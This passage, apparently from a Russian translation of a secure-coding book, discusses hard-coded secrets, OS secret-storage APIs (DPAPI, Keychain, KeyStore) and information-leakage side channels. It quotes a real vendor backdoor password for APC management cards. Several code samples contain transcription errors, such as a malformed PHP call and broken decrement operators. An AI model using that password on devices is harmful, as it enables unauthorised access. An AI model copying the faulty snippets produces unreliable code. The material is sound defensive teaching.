Цитата из бюллетеня CVE: «Дескриптор защиты для RASMAN позволяет пользователю указать на другое место с помощью Windows NT Service Control Manager».

Дополнительную информацию об этой проблеме можно найти на странице www.microsoft.com/technet/security/Bulletin/MS99-041.mspx. ACL сервиса RAS Manager предназначался для того, чтобы любой пользователь мог запустить и остановить сервис, но заодно он позволяет изменить конфигурацию, в том числе и путь к исполняемому файлу, который работает от имени учетной записи LocalSystem.

CAN-2004-0311

Программа Web/SNMP Management для управления устройством SmartSlot Card AP9606 AOS компании American Power Conversion версий 3.2.1 и 3.0.3 поставляется с зашитым паролем по умолчанию. Локальный или удаленный противник, имеющий возможность установить Telnet-соединение с устройством, может указать произвольное имя пользователя и пароль «TENmanUFactOryPOWER» и получить неавторизованный доступ к устройству.

CAN-2004-0391

Согласно бюллетеню безопасности Cisco на странице www.cisco.com/warp/public/707cisco-sa-20040407-username.shtml:

> Стандартная пара «имя/пароль» зашита во всех версиях программ Wireless LAN Solution Engine (WLSE) и Hosting Solution Engine (HSE). Пользователь, зашедший под этим именем, получает полный контроль над устройством. Это имя нельзя деактивировать. Способов обойти проблему не существует.

Искупление греха

Слабый контроль доступа – это, по большей части, проблема уровня проектирования. А лучшим способом решения проектных проблем является построение модели угроз. Тщательно рассмотрите все объекты, создаваемые вашим приложением на этапе инсталляции и во время работы. Один из лучших специалистов по анализу кода в Microsoft говорит, что большую часть ошибок он находит «с помощью notepad.exe и собственных мозгов». Поэтому работайте головой!

Следующий по сложности шаг к искуплению греха – изучить платформу, для которой вы пишете, и понять, как на ней работают подсистемы защиты. Вы должны (повторяем – *должны!*) разбираться в механизме управления доступом на целевой платформе.

Один из способов не попасть в беду заключается в том, чтобы провести различие между данными уровня системы и отдельного пользователя. Если вы это сделаете, то установить правильные ограничения доступа будет совсем несложно, обычно можно будет принять предлагаемые системой умолчания.

А теперь перейдем к самой важной теме – устранению «зашитых» секретов. Изжить этот грех не всегда бывает просто; если бы это было легко, то никто бы и не грешил! Существует два потенциальных лекарства:

- использовать методы защиты данных, предоставляемые операционной системой;
- переместить секретные данные туда, где они не принесут вреда.

Мы рассмотрим оба способа подробно, но прежде приведем одно очень важное изречение:

> Программа не может защитить сама себя.

Злонамеренный пользователь с неограниченным доступом к компьютеру, обладающий достаточно обширными знаниями, может раскрыть любые секреты, особенно если он является администратором.

Поэтому вы обязательно должны решить, от кого защищаете систему, а затем оценить, достаточно ли прочна защита с учетом важности той информации, которую вы желаете сохранить в секрете. Защитить закрытый ключ, используемый для подписания документов, которые могут существовать 20 лет, сложнее и важнее, чем пароль, открывающий доступ к разделу «Для членов» на каком-нибудь сайте.

Сначала посмотрим, как нам может помочь ОС.

Использование технологий защиты, предоставляемых операционной системой

Во время работы над этой книгой только Windows и Mac OS X обладали развитыми средствами для хранения секретных данных. Именно ОС решает критически важную (и трудную) задачу управления ключами. В Windows для этой цели служит Data Protection API (DPAPI), а в Mac OS X – технология KeyChain.

Воспользоваться DPAPI очень просто из любого языка, имеющего средства для доступа к внутренним структурам Windows. Полное объяснение принципов работы этого механизма можно найти на сайте http://msdn.microsoft.com (точная ссылка приведена в разделе «Другие ресурсы»).

Ниже показано, как обратиться к низкоуровневому API из программы на C/C++, а также – на примере C# – из управляемого кода на платформе .NET Framework 2.0.

Примечание. В .NET 1.x нет классов для обращения к DPAPI, но существует много оберток. См. пример в книге Майкла Ховарда, Дэвида Лебланка «Защищенный код», 2-ое издание (Русская редакция, 2004).

В Windows имеется также интерфейс Crypto API (CAPI) для доступа к ключам шифрования. Вместо того чтобы использовать ключ непосредственно, вы передаете описатель скрытого внутри системы ключа. Эта методика также рассмотрена в книге «Защищенный код», 2-ое издание.

Искупление греха в C/C++ для Windows 2000 и последующих версий

Приведенный ниже код иллюстрирует, как обращаться к DPAPI из программ на языках C/C++ для Windows 2000 и более поздних версий. В этом коде есть две функции, которые вы должны реализовать сами: одна возвращает статический указатель типа BYTE* на секретные данные, а другая – статический указатель типа BYTE* на данные, вносящие дополнительную энтропию. В самом конце программа вызывает функцию `SecureZeroMemory`, чтобы стереть данные из памя-

ти. Используется именно эта функция, а не `memset` или `ZeroMemory`, так как последние могут быть устранены из двоичного кода компилятором в ходе оптимизации.

```
// Защищаемые данные
DATA_BLOB blobIn;
blobIn.pbData = GetSecretData();
blobIn.cbData = lstrlen(reinterpret_cast<char *>(blobIn.pbData)) + 1;

// Дополнительная энтропия, которую возвращает внешняя функция
DATA_BLOB blobEntropy;
blobEntropy.pbData = GetOptionalEntropy();
blobEntropy.cbData = lstrlen(reinterpret_cast<char *>(blobIn.pbData));

// Зашифровать данные
DATA_BLOB blobOut;
if(CryptProtectData(
      &blobIn,
      L"Sin#12 Example",  // необязательный комментарий
      &blobEntropy,
      NULL,
      NULL,
      0,
      &blobOut)) {
   printf("Защита сработала.\n");
} else {
   printf("Ошибка при вызове CryptProtectData() -> %x", GetLastError());
   exit(-1);
}

// Дешифрировать данные
DATA_BLOB blobVerify;
if(CryptUnprotectData(
      &blobOut,
      NULL,
      &blobEntropy,
      NULL,
      NULL,
      0,
      &blobVerify)) {
   printf("Расшифрованные данные: %s\n", blobVerify.pbData);
} else {
   printf("Ошибка при вызове CryptUnprotectData() -> %x",
      GetLastError());
   exit(-1);
}

if (blobOut.pbData)
   LocalFree(blobOut.pbData);

if (blobVerify.pbData) {
   SecureZeroMemory(blobOut.pbData, blobOut.cbData);
   LocalFree(blobVerify.pbData);
}
```

Вот как реализована функция `SecureZeroMemory` в Windows:

```
FORCEINLINE PVOID SecureZeroMemory(
```

```
   void *ptr, size_t cnt) {
   volatile char *vptr = (volatile char *)ptr;
   while (cnt) {
      *vptr = 0;
      vptr++;
      cnt-;
   }
   return ptr;
}
```

А вот другая реализация, которую предложил Дэвид Уилер (см. раздел «Другие ресурсы»):

```
void guaranteed_memset(void *v, int c, size_t n)
   { volatile char *p=v; while(n-) *p++=c; return v; }
```

Искупление греха в ASP.NET версии 1.1 и старше

Показанное ниже решение применимо к Web-приложениям, написанным на ASP.NET версии 1.1 и старше. Поскольку многие Web-приложения обращаются к базе данных, команда, работавшая над ASP.NET, постаралась максимально облегчить безопасное хранение секретной информации (скажем, строк соединения с сервером) в файле web.config. Подробнее см. статью в базе знаний Q329290 (ссылка приведена в разделе «Другие ресурсы»). Эта методика основана на использовании DPAPI.

Для хранения пароля в конфигурационном файле можно также обратиться к методу HashPasswordForStoringInConfigFile.

Искупление греха в C# на платформе .NET Framework 2.0

В первом примере показано, как получить пароль, а потом записать защищенный пароль в файл. Отметим, что DPAPI позволяет защитить данные так, что они будут доступны либо только текущему пользователю, либо всем приложениям на данной машине. Что именно больше подходит для вашего приложения, определяется моделью угроз.

```
byte[] sensitiveData = Encoding.UTF8.GetBytes(GetPassword());
byte[] protectedData = ProtectedData.Protect(sensitiveData, null,
      DataProtectionScope.CurrentUser);
FileStream fs = new FileStream(filename, FileMode.Truncate);
fs.Write(protectedData, 0, protectedData.Length);
fs.Close();
```

Ниже продемонстрирована обратная процедура: файл открывается, и из него читаются секретные данные:

```
FileStream fs = new FileStream(filename, FileMode.Open);
byte[] protectedData = new byte[512];
fs.Read(protectedData, 0, protectedData.Length);
byte[] unprotectedBytes = ProtectedData.Unprotect(protectedData, null,
      DataProtectionScope.CurrentUser);
fs.Close();
```

Примечание. Если на платформе .NET Framework вы храните пароли в строках типа `String`, то лучше бы воспользоваться классом `SecureString`. См. ссылку на статью «Making Strings More Secure» в разделе «Другие ресурсы».

Искупление греха в C/C++ для Mac OS X версии v10.2 и старше

На странице http://darwinsource.opendarwin.org/10.3/SecurityTool-7/keychain_add.c есть пример, показывающий, как добавить пароль или ключ к «брелку» Keychain на компьютерах фирмы Apple. Используются следующие основные функции: `SecKeychainAddGenericPassword` и `SecKeychainFindGenericPassword`:

```
// Установить пароль
SecKeychainRef keychain = NULL;      // пользовательская цепочка ключей
         // по умолчанию
OSStatus status = SecKeychainAddGenericPassword(keychain,
      strlen(serviceName), serviceName,
      strlen(accountName), accountName,
      strlen(passwordData), passwordData,
      NULL);

if (status == noErr) {
   // все хорошо!
}

// Получить пароль
char *password = NULL;
u_int_32_t passwordLen = 0;

status = SecKeychainFindGenericPassword(keychain,
      strlen(serviceName), serviceName,
      strlen(accountName), accountName,
      &passwordLen, &password,
      NULL);

if (status == noErr) {
   // все хорошо! Используем пароль
   ...

   // Прибрать за собой
   guaranteed_memset(password,42,passwordLen);
   SecKeychainItemFreeContent(NULL, (void*) password);
}
```

Искупление греха без помощи операционной системы (или «храните секреты от греха подальше»)

Это посложнее. Конечно, лучше поручить всю трудную работу операционной системе, но если целевая ОС не готова помочь вам спрятать секрет, придется создать собственный механизм. Проще всего убрать секретные данные с линии огня.

Мы уже отмечали выше, что всегда надо думать, от кого вы защищаетесь и какова ценность защищаемых данных. Если вы работаете над Web-приложением, которое должно защищать некоторую секретную информацию, то ее следует разместить вне «Web-пространства». Иными словами, если приложение находится в каталоге c:\inetpub\wwwroot\myapp, то сохраните секретные данные в c:\webconfig, а еще лучше в d:\webconfig, поскольку эти каталоги оказываются за линией огня. С другой стороны, до каталога wwwroot (и его подкаталогов) можно добраться из браузера. Разумеется, ваш сервер не должен возвращать клиенту текстовые конфигурационные файлы (к примеру, web.config, app.config и global.asa в случае IIS или httpd.conf или .htaccess в случае Apache), но достаточно небольшой ошибки в Web-приложении или Web-сервере – и противник сможет прочитать секретные данные.

В Windows можно также использовать реестр, тогда противнику придется как-то исполнить на серверной машине код, который может читать значения из реестра.

Если вы работаете с сервером Apache в Linux, Mac OS X и UNIX, то не стоит хранить секретные конфигурационные данные в каталоге, на который указывает параметр DocumentRoot (он определен в файле httpd.conf). Например, в дистрибутивах Red Hat и Fedora Core это /var/www/html. То же относится и к каталогу cgi-bin.

В примерах ниже показано, как читать секретные данные из ресурса, недоступного через Web.

Чтение из файловой системы из PHP-сценария в Linux

```
<?php
   $filename = "/home/apache/config", "r";
   $fh = fopen($filename);
   $data = fread($fh, filesize($filename));
   fclose($fh);
?>
```

Чтение из файловой системы с помощью ASP.NET (C#)

Следующий код читает из app.config имя файла, в котором содержится строка соединения с SQL-сервером. Файл app.config выглядит следующим образом:

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
   <appSettings>
      <add key="connectFile"
         value="c:\\webapps\\config\\sqlconn.config" />
   </appSettings>
</configuration>
```

Остается добавить код на C# для получения значения параметра и последующего чтения строки соединения из файла:

```
static string GetSQLConnectionString() {
   NameValueCollection settings = ConfigurationSettings.AppSettings;
   string filename = settings.Get("connectFile");
   if (filename == null || filename.Length == 0)
      throw IOException();

   FileStream f = new FileStream(filename, FileMode.Open);
   StreamReader reader = new StreamReader(d, Encoding.ASCII);
   string connection = reader.ReadLine();
```

```
   reader.Close();
   f.Close();

   return connection;
}
```

К вашим услугам также утилита aspnet_setreg, позволяющая сохранить и защитить конфигурационные данные.

Отметим, что в .NET Framework 2.0 класс `ConfigurationSettings` заменен на `ConfigurationManager`.

Чтение из файловой системы с помощью ASP (VBScript)

Это несколько сложнее, поскольку в ASP нет конфигурационных файлов. Однако можно поместить имя файла в переменную, хранящуюся в файле global.asa (по умолчанию ASP и IIS не возвращают клиенту содержимое этого файла), например так:

```
Sub Application OnStart
   Application("connectFile") = "c:\webapps\config\sqlconn.txt"
End Sub
```

А затем прочитать этот файл, когда приложению понадобится строка соединения:

```
Dim fso, file, pwd
Set fso = CreateObject("Scripting.FileSystemObject")
Set file = fso.OpenTextFile(Application("connectFile"))
connection = file.ReadLine
file.Close
```

Чтение из реестра с помощью ASP.NET (VB.NET)

Этот код читает не из файла, а из реестра:

```
With My.Computer.Registry
   Dim connection As String =
      .GetValue("KKEY_LOCAL_MACHINE\Software\" + _
         "MyCompany\WebApp", "connectString", 0)
End With
```

Замечание по поводу Java и Java KeyStore

В JDK версии 1.2 и старше имеется класс KeyStore для управления ключами (java.security.KeyStore), который позволяет хранить сертификаты X.509, закрытые ключи и – с помощью производных классов – ключи симметричных шифров. Однако KeyStore не предоставляет средств для защиты хранилища ключей. Поэтому если вы хотите получить ключ из программы, то должны прочитать ключ, используемый для шифрования хранилища из какого-то недоступного извне источника, например из файла вне домена приложения или Web-пространства, с помощью этого ключа расшифровать хранилище, получить оттуда закрытый ключ и воспользоваться им.

Поместить ключи в хранилище KeyStore позволяет приложение keytool, поставляемое в составе JDK, а для извлечения оттуда ключа надо написать примерно такой код:

```
// Получить пароль для открытия хранилища ключей
private static char [] getPasswordFromFile()
{
   try
   {
      BufferedReader pwdFile = new BufferedReader
      (new FileReader("c:\\webapps\\config\\pwd.txt"));
      String pwdString = pwdFile.readLine();
      pwdFile.close();

      char [] pwd = new char[pwdString.length()];
      pwdString.getChars(0, pwdString.length(), pwd, 0);
      return pwd;
   }
   catch (Exception e) { return null; }
}

private static String getKeyStoreName()
{
   return "<местоположение имени файла ключей>";
}

public static void main(String args[])
{
   try {
      KeyStore ks = KeyStore.getInstance(KeyStore.getDefaultType());

      // получить пароль пользователя и входной файловый поток
      FileInputStream fis = new FileInputStream(getKeyStoreName());
      char[] password = getPasswordFromFile();
      ks.load(fis, password);
      fis.close();
      Key key = ks.getKey("mykey", password);

      // Использовать ключ для криптографических операций

      ks.close();
   } catch (Exception e) { String s = e.getMessage(); }
}
```

Это, конечно, не идеальное решение, но, по крайней мере, ключами можно управлять с помощью утилиты keytool и, что самое важное, ключ не хранится в самом тексте программы. В этом коде есть типичная ошибка, отмеченная в грехе 6, – перехват всех исключений.

Дополнительные защитные меры

Вот небольшой перечень дополнительных защитных мер, которые можно включить в приложение:

- используйте шифрование при хранении секретной информации и цифровую подпись для обнаружения попыток манипулирования, если нельзя защитить ее с помощью задания строгих ограничений доступа (ACL);

- используйте ACL или разрешения для ограничения числа лиц, которые имеют доступ (для чтения или записи) к секретным данным, хранящимся на диске;
- по завершении работы с секретными данными безопасно стирайте память. В таких языках, как Java или управляемый код в .NET, это, вообще говоря, невозможно, но в .NET 2.0 проблема частично решается с помощью класса `SecureString`.

Другие ресурсы

- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 6, «Determining Appropriate Access Control»
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 8, «Cryptographic Foibles»
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 9, «Protecting Secret Data»
- Windows Access Control: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthz/security/access_control.asp
- Windows Data Protection: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnsecure/html/windataprotection-dpapi.asp
- «How To: Use DPAPI (Machine Store) from ASP.NET»: by J.D. Meier, Alex Mackman, Michael Dunner, and Srinath Vasireddy: http://msdn.microsoft.com/library/en-us/dnnetsec/html/SecNetHT08.asp
- Threat Mitigation Techniques: http://msdn.microsoft.com/library/en-us/secbp/security/threat_mitigation_techniques.asp
- Implementation of SecureZeroMemory: http://msdn.microsoft.com/library/en-us/dncode/html/secure10102002.asp
- «Making String More Secure»: http://weblogs.asp.net/shawnfa/archive/2004/05/27/143254.aspx
- «Secure Programming for Linux and Unix HOWTO – Creating Secure Software» by David Wheeler: www.dwheeler.com/secure-programs
- *Java Security, Second Edition* by Scott Oaks (O'Reilly, 2001), Chapter 5, «Key Management», pp. 79-91
- Jad Java Decompiler: http://kpdus.tripod.com/jad.html
- Class KeyStore (Java 2 Platform 5.0): http://fl.java.sun.com/j2se/1.5.0/docs/api/java/security/KeyStore.html
- «Enabling Secure Storage with Keychain Services»: http://developer.apple.com/documentation/Security/Conceptual/keychainServConcepts/keychainServConcepts.pdf
- Java KeyStore Explorer: http://www.lazgosoftware.com/kse/
- «Enabling Secure Storage With Keychain Services»: http://developer. apple.com/ documentation/Security/Reference/keychainservices/index.html
- «Introduction to Enabling Secure Storage With Keychain Services»: http://developer.apple.com/documentation/Security/Conceptual/keychainServConcepts/03tasks/chapter_3_section_2.html

- Knowledge Base Article 329290: «How to use ASP.NET utility to encrypt credentials and session state connection strings»: http://support.microsoft.com/default.aspx? scid=kb;en-us;329290
- «Safeguard Database Connection Strings and Other Sensitive Settings in Your Code» by Alek Davis: http://msdn.microsoft.com/msdnmag/issues/03/11/ProtectYourData/default.aspx
- Reflector for .NET: http://www.aisto.com/roeder/dotnet/

Резюме

Рекомендуется

- Думайте, какие элементы управления доступом ваше приложение применяет к объектам явно, а какие наследует по умолчанию.
- Осознайте, что некоторые данные настолько секретны, что никогда не должны храниться на промышленном сервере общего назначения, например долгосрочные закрытые ключи для подписания сертификатов X.509. Их следует хранить в специальном аппаратном устройстве, предназначенном исключительно для формирования цифровой подписи.
- Используйте средства, предоставляемые операционной системой для безопасного хранения секретных данных.
- Используйте подходящие разрешения, например в виде списков управления доступом (ACL), если приходится хранить секретные данные.
- Стирайте секретные данные из памяти сразу после завершения работы с ними.
- Очищайте память прежде, чем освобождать ее.

Не рекомендуется

- Не создавайте объектов, доступных миру для записи, в Linux, Mac OS X и UNIX.
- Не создавайте объектов со следующими записями ACE: Everyone (Full Control) или Everyone (Write).
- Не храните материал для ключей в демилитаризованной зоне. Такие операции, как цифровая подпись и шифрование, должны производиться за пределами демилитаризованной зоны.
- Не «зашивайте» никаких секретных данных в код программы. Это относится к паролям, ключам и строкам соединения с базой данных.
- Не создавайте собственных «секретных» алгоритмов шифрования.

Стоит подумать

- Об использовании шифрования для хранения информации, которую нельзя надежно защитить с помощью ACL, и о подписании ее, чтобы исключить неавторизованное манипулирование.
- О том, чтобы вообще не хранить секретные данные. Нельзя ли запросить их у пользователя во время выполнения?

Грех 13. Утечка информации

В чем состоит грех

Опасность утечки информации состоит в том, что противник получает данные, которые могут привести к явному или неявному нарушению политики безопасности. Целью могут быть как сами эти данные (например, сведения о клиентах компании), так и информация, с помощью которой противник сможет решить стоящую перед ним задачу.

По-крупному есть два основных пути утечки информации:

- **Случайно**. Данные считаются ценными, но каким-то образом, возможно, из-за логической ошибки в программе или по некоему неочевидному каналу, они просочились наружу. А возможно, данные были бы сочтены ценными, если бы проектировщики осознавали последствия их утечки для безопасности.
- **Намеренно**. Иногда команда проектировщиков и конечные пользователи неодинаково понимают, что именно нужно защищать. Обычно это касается охраны тайны личной жизни.

Случаи непреднамеренного раскрытия ценной информации за счет утечки так часты потому, что нет ясного понимания методов и подходов, применяемых противником. В самом начале атака на вычислительные системы кажется направленной против чего-то совсем другого; первый шаг состоит в сборе как можно большего объема информации о жертве. Чем больше информации выдают наружу ваши системы и приложения, тем шире арсенал инструментов, которыми может воспользоваться противник. Другая сторона проблемы в том, что вы, возможно, плохо представляете, какая информация может быть интересна для противника.

Последствия утечки информации не всегда очевидны. Ну да, вы понимаете, зачем надо защищать номера социального страхования и кредитных карточек, но как насчет других данных, возможно, тоже конфиденциальных? Материалы исследования Jupiter Research 2004 года показали, что люди, принимающие решения в бизнесе, озабочены непреднамеренной переадресацией электронной почты и конфиденциальных документов, а также утратой мобильных устройств. Следовательно, не предназначенные для разглашения данные следует адекватно защищать.

Подверженные греху языки

Раскрытие информации не связано с каким-то конкретным языком, хотя если говорить о случайных утечках, то многие современные языки высокого уровня усугубляют проблему, так как выдают излишне подробные сообщения об ошибках, ко-

торые могут оказаться полезными противнику. Но в конечном итоге вы все равно должны решить для себя, что лучше: сообщить пользователю ценную информацию об ошибке или помешать противнику, скрывая внутренние детали системы.

Как происходит грехопадение

Мы уже отметили, что грех утечки информации имеет две стороны. Вопрос охраны тайны личной жизни волнует большинство пользователей, но мы полагаем, что он находится за рамками данной книги. Мы считаем, что вы должны внимательно оценивать потребности своих пользователей и обязательно интересоваться их мнением о применяемой вами политике безопасности. Но в этой главе мы не будем затрагивать такие вопросы, а посмотрим, как можно *случайно* допустить утечку ценной для противника информации.

Побочные каналы

Очень часто противник может по крохам собрать важные сведения, измеряя нечто такое, о чем проектировщики даже не подозревали. Или, по крайней мере, не думали, что «разглашение» может иметь какие-либо последствия для безопасности!

Есть два вида так называемых побочных каналов: связанные с хронометражем и с хранением. По *хронометрируемому каналу* противник получает информацию о внутреннем устройстве системы, измеряя время выполнения операций. Например, в грехе 11 мы описали простой хронометрируемый канал в процедуре входа в систему TENEX, когда противник мог что-то узнать о пароле, засекая время реакции на ввод неверных паролей. Если первая буква введенного пароля правильна, то система отвечает быстрее, чем в случае неправильной буквы.

Проблема возникает тогда, когда противник может измерить время между сообщениями, содержимое которых зависит от секретных данных. На первый взгляд представляется уж слишком вычурным, но, как мы увидим, такие атаки встречаются на практике.

Вообще говоря, существует немало криптографических алгоритмов, уязвимых для атак с хронометражем. Во многих алгоритмах с открытым ключом и даже в некоторых алгоритмах с секретным ключом встречаются операции, зависящие от времени. Например, в некоторых реализациях алгоритма AES применяется поиск в таблицах, время которого может зависеть от ключа (то есть изменяется при смене ключа). Если не позаботиться об усилении защиты таких таблиц, то путем статистической атаки с хронометражем можно узнать ключ AES, просто наблюдая за процессом шифрования данных.

Обычно считается, что поиск в таблице занимает постоянное время, но это не всегда так. Ведь часть таблицы может быть вытеснена из кэша первого уровня (либо из-за того, что таблица слишком велика, либо из-за работы других потоков программы, либо, наконец, из-за того, что в операции участвуют и другие данные).

Мы приведем несколько примеров атак с хронометражем на криптосистемы в разделе «Примеры из реальной жизни». Есть основания полагать, что некоторые их слабости можно атаковать и удаленно, по крайней мере при определенных

условиях. А если противник имеет физический доступ к машине, на которой выполняются подобные операции, следует предполагать, что эксплойт возможен.

Хронометрируемый канал – это наиболее распространенный вид побочного канала, но есть еще и каналы, связанные с хранением. Такой канал позволяет противнику видеть не предназначенные ему данные и извлекать из них некоторую информацию. Речь может идти, в частности, о выводах на основе свойств коммуникационного канала, которые не являются частью семантики данных и могли бы быть скрыты. Например, просто перехватив зашифрованное сообщение, передаваемое по кабелю, противник уже знает его длину. Обычно длина сообщения не считается важной характеристикой, но при некоторых обстоятельствах может оказаться таковой. А скрыть ее от противника не составило бы большого труда. Достаточно, скажем, передавать зашифрованные данные с постоянной скоростью, чтобы было невозможно выделить границы сообщений. Иногда каналом могут являться метаданные, сопровождающие собственно данные протокола или системы, как, например, атрибуты файловой системы или заголовки протокола, инкапсулирующие зашифрованную полезную нагрузку. Даже если все данные защищены, противник может извлечь из хранящегося в заголовке IP-адреса получателя информацию о том, кто передает (это верно даже для протокола IPSec).

Побочные каналы, связанные с хранением, в общем случае не так интересны, как основной коммуникационный канал. К примеру, даже если все передаваемые по сети данные криптографически защищены, имя пользователя для процедуры аутентификации обычно приходится передавать в открытом виде. А это дает противнику отправную точку для атаки с угадыванием пароля или с применением социальной инженерии. Ниже мы увидим, что утечка информации как по основному, так и по побочному хронометрируемому каналу может дать и куда более полезные сведения.

Слишком много информации!

Задача любого приложения – предоставить пользователю полезную информацию, необходимую ему для выполнения своей работы. Но на практике информации иногда бывает слишком много. Особенно это относится к сетевым серверам, которые должны быть лаконичны, учитывая возможность того, что противник может прослушивать соединение или вообще оказаться второй стороной. Но и у клиентских приложений есть проблемы с раскрытием избыточной информации.

Вот несколько примеров того, какую информацию не следовало бы сообщать пользователю.

Правильно ли имя пользователя

Если ваша система регистрации выдает разные сообщения при вводе несуществующего имени пользователя и неверного пароля, то вы тем самым даете противнику знать, что имя он угадал правильно. Дальше для получения пароля он может провести атаку полным перебором или с привлечением методов социальной инженерии.

Детальная информация о версии

Раскрытие подробной информации о номере версии позволяет противнику творить свои дела, оставаясь незамеченным. Цель противника – найти уязвимые системы, не оставляя никаких следов своего присутствия. Пытаясь отыскать сетевые службы, которые можно атаковать, противник сначала снимает «цифровой отпечаток» с операционной системы и работающих служб. Можно очень точно идентифицировать многие операционные системы, послав необычный набор пакетов и проверяя полученный ответ (или отсутствие оного). На уровне приложений можно сделать то же самое. Например, Web-сервер Microsoft IIS не настаивает на том, чтобы HTTP-запрос типа GET заканчивался парой символов «возврат каретки /перевод строки», он соглашается на один лишь символ перевода строки. Сервер же Apache в соответствии со стандартом требует наличия обоих символов. Нельзя сказать, что одно приложение правильно, а другое – нет, но различия в поведении помогают определить, с каким из них вы имеете дело. Проведя еще несколько тестов, можно точно выяснить, какой сервер вас обслуживает и, быть может, даже его версию.

Менее надежный метод заключается в том, чтобы послать серверу запрос GET и проанализировать возвращенную в ответе шапку. Вот что мы получим от IIS 6.0:

```
HTTP/1.1 200 OK
Content-Length: 1431
Content-Type: text/html
Content-Location: http://192.168.0.4/iisstart.htm
Last-Modified: Sat, 22 Feb 2003 01:48:30 GMT
Accept-Ranges: bytes
ETag: "06be97f14dac21:26c"
Server: Microsoft-IIS/6.0
Date: Fri, 06 May 2005 17:03:42 GMT
Connection: close
```

Из заголовка `Server` видно, какой сервер обслужил запрос, но, вообще говоря, пользователь может изменить этот заголовок. Например, некоторые подменяют шапку IIS 6.0 шапкой Apache, а потом потешаются над хакерами, пытающимися провести заведомо обреченную на провал атаку.

Таким образом, противник стоит перед выбором: выполнить исчерпывающую проверку или смириться с не слишком надежным методом, который зато останется не замеченным сенсорами системы обнаружения вторжений. Если сетевой сервер сообщает противнику точную информацию о номере своей версии, тот может провести известную атаку против именно этой версии с меньшими шансами быть обнаруженным.

Если клиентское приложение включает информацию о версии в документ, это тоже ошибка: получив документ, созданный на заведомо уязвимой системе, вы сможете послать автору специально подготовленный документ, при обработке которого будет выполнен произвольный код.

Информация о сетевом хосте

Очень распространена утечка информации о структуре внутренней сети, а именно:

- MAC-адреса;

- имена машин;
- IP-адреса.

Если ваша сеть находится за межсетевым экраном, NAT-маршрутизатором (Network Address Translation – трансляция сетевых адресов) или прокси-сервером, то вряд ли вы заинтересованы в том, чтобы детали ее внутреннего устройства просачивались через границу. Поэтому нужно очень внимательно смотреть, не включаете ли вы в сообщения об ошибках или состоянии закрытую информацию. Так, в сообщениях об ошибках не должны фигурировать IP-адреса.

Информация о приложении

Утечка информации о приложении происходит обычно в виде сообщений об ошибках. Эта тема подробно обсуждается в грехе 8. Короче говоря, не включайте в сообщения конфиденциальные сведения.

Следует отметить, что сообщения об ошибках, которые, на первый взгляд, кажутся безобидными, зачастую таковыми не являются. Примером может служить уже упомянутая выше реакция на неверно введенное имя пользователя. В криптографических протоколах считается правильным никогда не сообщать о причине отказа и по возможности избегать какого бы то ни было извещения об ошибках. Особенно актуальным этот подход стал после недавней атаки на протокол SSL/TLS, связанной с извлечением информации из сообщений об ошибках. В общем случае если вы можете сообщить об ошибке безопасно и на сто процентов уверены в том, кто это сообщение получит, то можете особо не беспокоиться. Но если ошибка «выходит на простор», где ее может увидеть любой (как было в случае SSL/TLS), то лучше просто разорвать соединение.

Информация о пути

Это очень распространенная уязвимость, чуть ли не каждый когда-нибудь да грешил. Рассказывая противнику о структуре своего жесткого диска, вы упрощаете ему задачу выбора места, в которое можно поместить вредоносную программу, если ваш компьютер удастся скомпрометировать.

Информация о структуре стека

Если в программе на C, C++ или языке ассемблера вы передадите вызываемой функции слишком мало аргументов, исполняющая среда не будет возражать, а просто возьмет со стека столько данных, сколько ей нужно. Это может быть как раз та информация, которая необходима противнику для атаки на переполнение буфера в каком-то другом месте программы. Ведь тем самым он получает очень подробные сведения о структуре стека.

Может быть, вам это покажется невероятным, но сплошь и рядом программисты вызывают функции семейства printf(), задавая конкретную форматную строку, однако слишком мало аргументов для нее.

Модель безопасности информационного потока

В простом сценарии «мы против них» нетрудно рассуждать об утечках информации. Либо вы раскрываете противнику конфиденциальные данные, либо нет.

Но в реальном мире системой пользуются многие люди, и приходится задумываться о разграничении доступа. Например, если вы ведете дела с двумя крупными банками, скорее всего, ни один из них не захочет показывать свои данные конкуренту. Можно представить себе и более сложные иерархии, в которых надо уметь избирательно предоставлять те или иные права.

Общепринятый способ моделирования безопасности информационного потока – это модель Белла-ЛаПадулы (рис. 13.1). Основная идея в том, чтобы представить иерархию прав в виде вершин графа. Некоторые вершины соединены ребрами. Относительные позиции важны, так как информация должна течь только «вверх» по графу. Интуитивно чем вершина выше, тем она более конфиденциальна, и информация некоторого уровня секретности не должна поступать субъектам, которым разрешен доступ только к менее секретной информации. Вершины, находящиеся на одном и том же уровне, не должны передавать информацию друг другу, если между ними нет ребра. Наличие ребра означает один и тот же уровень доступа.

Примечание. Это несколько упрощенное изложение, но для наших целей его достаточно. Оригинальное описание модели, датируемой 1974 годом, – это документ на 134 страницах!

Модель Белла-ЛаПадулы – это абстракция модели, используемой правительством США для классификации данных (например, «сверхсекретно», «секретно», «для служебного пользования», «открыто»). Не вдаваясь в детали, отметим, что она позволяет моделировать также разбиение на отделы. Это означает, что наличие допуска к сверхсекретным документам еще не означает, что вы можете читать любой такой документ. На каждом уровне имеются еще и подуровни.




Рис. 13.1. Модель Белла-ЛаПадулы

Эта модель включает также понятие о недостоверных данных. Например, данные, помеченные тегом «недостоверно», несут эту печать в течение всего срока своего существования. При попытке использовать такие данные в «высокопривилегированной» операции система будет возражать.

